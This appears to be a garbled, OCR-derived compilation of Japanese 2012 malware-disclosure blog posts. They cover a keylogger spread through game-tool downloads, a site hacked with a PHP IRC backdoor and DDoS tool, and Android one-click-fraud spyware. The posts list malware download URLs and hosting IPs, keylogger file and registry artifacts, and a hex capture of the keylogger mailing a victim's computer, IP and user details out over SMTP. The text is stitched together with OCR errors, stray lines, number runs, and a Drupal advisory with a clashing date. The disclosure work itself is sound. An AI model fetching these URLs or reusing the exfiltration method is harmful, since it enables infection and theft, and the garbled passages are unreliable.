説明	Play_Video_Click_Run
場所	[REDACTED]
サイズ	216 KB (221,696 バイト)
ディスク上 のサイズ	220 KB (225,280 バイト)
作成日時	2012年2月16日、17:40:13
更新日時	2012年2月6日、23:57:34
アクセス日時	2012年2月16日、19:03:14

卷之三

GET /index.html HTTP/1.1 IP: 178.32.191.162

-1-3-1723088

IP: 24.3.100.100 PORT: 14354
IP: 87.187.11.201 PORT: 14354
IP: 88.216.217.197 PORT: 14354
IP: 170.32.100.102 PORT: 14354

ポート編成の理由（アーチ建築をアコスティックしたる下記の様な如ます）

00000000 1 ES4A 0001 7429 CBPS 315B 7488 4298 38C1 | ...11..1|1.a.3,
00000010 | 2481 22E1 | 40.

1 頭腦 / 想出好點子的秘訣是什麼？

情報盗む仕組みは最近が変わりました。マルウェア専用なTCPポートを使い、暗号された情報を外に送信されるケースが多いです。

本事例ではそのケースです。

■ 感染されたウェブページのマルウェア・ディストリビューション

さらに.....キーロガー+スパイウェアも発見しました(ダブル機能)

更新日：2月 09, 2012

<http://unixfreaxjp.blogspot.jp/2012/02/ocjp-006.html>

【マルウェア警告】#OCJP-006: autovolam.org.
dl.volamviet.vn(49.212.32.185)のサーバにベトナム経由キーロガーマルウェアを発見しました



■ 下記のサイト

dl.volamviet.vn / 49.212.32.185

autovolam.org / 49.212.32.185 【追加】

■ 下記のダウンロードURL/ファイル↓

<http://dl.volamviet.vn/YAutoF2.0.13.zip>

<http://autovolam.org/dl.php?id=88F6BC8&file=YAutoPKF1.0.14.zip>

<http://autovolam.org/dl.php?id=69F6BCA&file=LCTool3.3.6.1.zip>

<http://autovolam.org/Downloads/YAutoPKF1.0.14.zip> 【追加】

<http://autovolam.org/Downloads/LCTool3.3.6.1.zip> 【追加】



この状態でパソコンをウイルススキャンをすると必ずマルウェア警告が出ます！

<input checked="" type="checkbox"/> Keylogger	File	C:\Windows\system32\log4.dat
<input checked="" type="checkbox"/> Keylogger	File	C:\Windows\system32\key.dat
<input checked="" type="checkbox"/> Keylogger	File	C:\Windows\system32\key.bak
<input checked="" type="checkbox"/> Monitor Perf...	File	C:\Windows\system32\system.exe
<input checked="" type="checkbox"/> Keylogger Per...	File	C:\Windows\system32\systematic.d
<input checked="" type="checkbox"/> Keylogger Per...	File	C:\Windows\system32\system.exe
<input checked="" type="checkbox"/> Monitor Perf...	File	C:\Windows\system32\systematic.d
<input checked="" type="checkbox"/> Monitor Perf...	File	C:\Windows\system32\system.exe
<input checked="" type="checkbox"/> Monitor Perf...	Register Value	HKLM\Software\Microsoft\Windows\CurrentVersion\Run\keylogger - Value: RunService

本件ですと、海外のハッキングツールのサイトが日本のホスティングで提供しています。

そのサイトの有名なダウンロードソフトは一つ種類ソフトしか無く、キーロガーです。

フレーウェアの形でそのキーロガーがツールで提供されています...が、

■ 感染されたウェブページのマルウェア・ディストリビューション

パケットキャップチャーしたら下記の情報となります！

00000000 4845 4C4F 2042 6F6D 7075 7465 724E 616D HELD ComputerName
00000010 650D 0A44 4154 4100 0A46 726F 6D3A 2087 e..DATA..From: giacobe51@gmail.com
00000020 6561 636F 6265 3531 4087 6D61 696C 2E83 giacobe51@gmail.com
00000030 6F6D 0D6A 546F 9A20 6769 6169 6F62 6535 om..To: giacobe51@gmail.com

実は裏でSMTPプロトコル経由で

パソコンの情報を外に送信されます。

00000040 6561 636F 6265 3531 4087 6D61 696C 2E83 7375 6363 6579 7366 758C allied.successful
00000050 6C73 3A20 322F 322F 3230 3132 2C20 383A ly: 2/2/2012, 8:
00000060 3433 2041 4D20 2843 4F4D 5055 5445 524E 43 AM (COMPUTERN
00000070 414D 455C 5573 6572 4E61 6D65 290D 0A44 AMEVUserName)..D
00000080 6174 653A 2054 6875 2C20 3032 2048 6582 ate: Thu, 02 Feb
00000090 2032 3031 3220 3030 3A34 3334 3331 202D 2012 08:43:31 -
000000A0 3038 3030 0D0A 5820 4D61 696C 6572 3A20 0800..X-Mailer:
000000B0 4063 6372 6F73 6F66 7420 4F75 748C 6F8F Microsoft Outlook
000000C0 6820 4578 7072 6573 7320 362E 3030 2E92 k Express 8.00.2
000000D0 3030 302E 3134 3337 0D0A 436F 6E74 656E 800.1437..Content
000000E0 742D 5479 7065 3A20 7465 7874 2F70 6C61 t-Type: text/plain
000000F0 696E 3B0D 0A09 6363 6172 7365 743D 6373 in;...charset=iso
00000100 6F2D 3638 3539 2D31 0D0A 0D0A 5065 7266 o-8859-1....Perf
00000110 6563 7420 4B65 796C 6F67 6765 7220 7761 ect Keylogger was
00000120 7320 696E 7374 616C 6C65 6420 6F6E 2074 s installed on t
00000130 6865 2063 6F6D 7075 7465 7220 434F 4D50 he computer COMP
00000140 5554 4552 4E41 4D45 2C20 7769 7468 2049 UTERNAME. with I
00000150 5020 6164 6472 6573 7320 3139 322E 3136 P address 192.16
00000160 682E 3138 302E 3132 382C 2075 7365 7220 8.168.128, user
00000170 5573 6572 4E61 6D65 2061 7420 322F 322F UserName at 2/2/
00000180 3230 3132 2C20 3834 3433 2041 4D2E 0D0A 2012, 8:43 AM...
00000190 2E0D 0A51 5543 540D 0A ...QUIT..


↑ giacobe51@gmail.comからgiacobe51@gmail.comの宛てにメールを送る動きを発見し
メールの文書の中にパソコン、IP情報とユーザ情報が書いてあります。
これでスパイウェアに関しての証明が出来ます。

■ 感染されたウェブページのマルウェア・ディストリビューション

Base	Record	Name	IP
*.volamviet.vn	a		49.212.32.185
autovolam.org	a		49.212.32.185
tvthanhcong.com	a		49.212.32.185
volamviet.vn	a		49.212.32.185
www.volamviet.vn	a		49.212.32.185
www3147ub.sakura.ne.jp	a		49.212.32.185




0day.jp



FastFlux Botnet Diagram

(c) アドリアン・ヘンドリック



■ 感染されたウェブページのマルウェア・ディストリビューション

発見日：2月 10日 2012

【マルウェア報告】#OCJP-005: asakusa-kagetudo.com(210.172.144.27)のサーバがPHP-IRCバックドア・ウェアとDDoS攻撃ツールが発見されました。【対応済み】



本件のサイトは3回ハッキングされて、同じ種類マルウェアがインジェクトされました！

<http://unixfreakjp.blogspot.jp/2012/02/ocjp-005.html>

<http://unixfreakjp.blogspot.jp/2011/10/backdoor-php-shellbot.html>

<http://unixfreakjp.blogspot.jp/2011/10/php-phbot.html>

■下記のサイト↓

asakusa-kagetudo.com/210.172.144.27

■下記のダウンロードURL/ファイル↓

<http://asakusa-kagetudo.com/modules/shop/11.jpg>
<http://asakusa-kagetudo.com/modules/shop/10.jpg>
<http://www.asakusa-kagetudo.com/modules/shop/11.jpg>
<http://www.asakusa-kagetudo.com/modules/shop/10.jpg>



↑ ようするに、海外ハッカーの攻撃リストにこのサイトの脆弱性があるとはれたわけです。

感染されたウェブページのマルウェア・ディストリビューション



①↑感染されたURLをブラウザに開いたら上記のDDoS管理ツールが出てきました。詳細設定迄全てGUIで管理が出来るハッキングツールです。

感染されたウェブページのマルウェア・ディストリビューション



Group Health

[Login](#) / [Register](#)

Security advisories

よく確認したら上記の脆弱性が入っているサイトです。
証拠は感染バス:などなどの/modules/shop/などなど。


[Drupal core](#) | [Contributed projects](#) | [Public service announcements](#)

SA-CORE-2012-001 - Drupal core multiple vulnerabilities

Posted by Ontraport Security Team on February 1, 2017 at 10:06am

- Advisory ID: DRUPAL-SA-CORE-2012-001
 - Project: [Drupal core](#)
 - Version: 6.x, 7.x
 - Date: 2012-February-01
 - Security risk: [Moderately critical](#)
 - Exploitability from: Remote
 - Vulnerability: Access bypass, Cross Site Request Forgery, Multiple vulnerabilities

まさに、本サイトはCMSホスティングですので、他のドメインにも同じ脆弱性の影響がある可能性が出ます→



■ 感染されたウェブページのマルウェア・ディストリビューション

#DCG893 & #OCJP FULL DISCLOSURE:

Android ワンクリック詐欺マルウェアキット(Made in Japan!)

unixfreakjp.blogspot.jp/2012/03/ocjp-026.html

【マルウェア警告】#OCJP-026: 日本でのワンクリック詐欺Androidマルウェアの開発サイトを発見しました。マルウェアコードとワンクリックPHP管理システムコードを発見！因みに、コードのコメントは日本語で書いてあります【対応最中】



*) English report is HERE

今回ANDROIDスマートフォンのアプリ・マルウェアを発見しました。

それだけではなくて、すべて開発サイトを発見し、たまたまサイトの「htaccess」脆弱がありましたので、外から見れるようになってしまった情況です(=^_^=)

本マルウェア開発コードが入ったサーバのIPは日本となりますか、Googleマーケット経由ではありません。間違いなくマルウェアアプリの開発関係のサイトです。全て開発の情報が見れるようになつたので、中身を見たら本当にびっくりしました。


ワンクリック詐欺システムのソースコードを発見しました。PHPで書いた物ですが、そもそも日本語のコメントが沢山書いてあります。日本の方々が開発したかと思われます。いくつか画像スクリーンショットを取りました。

念のために犯罪証拠の為に全てデータを保存し、このブログの内容を含めて証拠手書きを用意致します。

このサイトに入ったマルウェア種類について、前回我々#OCJPが発見したANDROIDマルウェアと同じロジックが持っています。このマルウェアを実行したら亞米利加にある日本語ワンクリック詐欺サイトに繋げて、スマートフォンの個人情報(スマートフォンのID、電話番号、メールアドレス、GEOロケーション、など)を詐欺サイトに送信されてしまい、そして詐欺サイトから架空請求画像がスマートフォンに届きます。たゞ仰る事あればあります。

■ 感染されたウェブページのマルウェア・ディストリビューション

Androidのアプリ・インストーラー



感染されたウェブページのマルウェア・ディストリビューション

スパイウェアの証拠

```
2. HTTP COMMUNICATION CALLS
-----z/
//initial setting for http client
local v3, methodLangorg/apache/http/client/methods/HttpGet;
//some methods http used
-----z/
3. SPYWARE STRING BUILDER:
-----a/
//initial variable for static strings
-----z/
field private String[] langStrings;
field private String[] devLangStrings;
field private String[] devLang;
field private String s_address;
field int index;
field longitude;
field private LocalLocationManager android.location.LocationLocManager;
field private Vibrator android.os.Vibrator;
field private TimerTask timer;
field private URL url;
field private String endString;
field final synthetic this0;com/example/android/service/vm3;;
field final synthetic this0;com/example/android/service/VM;;
+etc..etc..
```

感染されたウェブページのマルウェア・ディストリビューション

正机

Androidの電話番号、登録情報、メールアドレス、GPS情報、など

A	000000002703	000000002703	0	startActivity
A	000000002712	000000002712	0	status
A	00000000271A	00000000271A	0	string
A	000000002721	000000002721	0	substring
A	00000000272D	00000000272D	0	telephonyManager
A	00000000273F	00000000273F	0	telno
A	000000002745	000000002745	0	textView1
A	000000002757	000000002757	0	this\$0
A	00000000275F	00000000275F	0	timer1
A	000000002767	000000002767	0	timer2
A	00000000276E	スマートフォンの電話番号！	trigger var.	
A	00000000277A	0		

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16  
16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354
```

■ 感染されたウェブページのマルウェア・ディストリビューション

capture-site.com/sp/

Index of /sp

Name	Last modified	Description
Parent Directory		
admin002/	07-Mar-2012	
android/	03-Feb-2012	
b7m.apk	02-Mar-2012	
client_page/	07-Mar-2012	
ctm.apk	02-Mar-2012	
d7m.apk	07-Mar-2012 20:56 78K	
fruitdouga/	07-Mar-2012 22:54	
head_page/	07-Mar-2012 16:11	
k7m.apk	07-Mar-2012 20:20 78K	
success18/	07-Mar-2012 22:38	

証拠：
取られてしまった日本のお客様情報が
マルウェアのサイトに発見しました。

capture-site.com\sp\admin002\id1.csv.php

capture-site.com\sp\admin002\apk_inst_c.php

Apache/2.2.3 (CentOS) Server at capture-site.com Port 80

■ 感染されたウェブページのマルウェア・ディストリビューション

証拠：

マルウェアサイトに確認したらPHPインストーラー/ PHPプロジェクトツール、インストラー、作りコード、マルウェア何回かコンパイルしたバイナリーが発見しました！

The screenshot shows a debugger interface with two windows. The left window displays a file list from a 'DMPProject' file, listing various PHP files like 'user_list.php', 'login.php', etc. A red arrow points from this list to the right window. The right window shows a file browser for 'capture-site.com/admin002' with a list of files including 'admin001.php', 'apk_inst_c.htm', 'apk_inst_c.php', 'apk_inst.htm', 'apk_inst.php', 'apk_set.htm', 'apk_set.php', 'apk_set.html', 'cl_rm_d.htm', 'cl_rm_d.php', 'index.html', 'index.htm?BC=D;O=A', 'index.htm?BC=D;O=D', 'index.htm?BC=M;O=A', 'index.htm?BC=M;O=D', 'index.htm?BC=N;O=A', 'index.htm?BC=N;O=D', 'index.htm?BC=S;O=A', and 'index.htm?BC=S;O=D'. The file 'apk_inst.php' is highlighted.

ファイル名	更新日時	サイズ
admin001.php	07-Mar-2012 16:11	602
apk_inst_c.htm	07-Mar-2012 16:11	0
apk_inst_c.php	07-Mar-2012 16:11	905
apk_inst.htm	07-Mar-2012 16:11	0
apk_inst.php	07-Mar-2012 16:11	2,502
apk_set.htm	07-Mar-2012 16:11	9,592
apk_set.php	07-Mar-2012 16:11	9,592
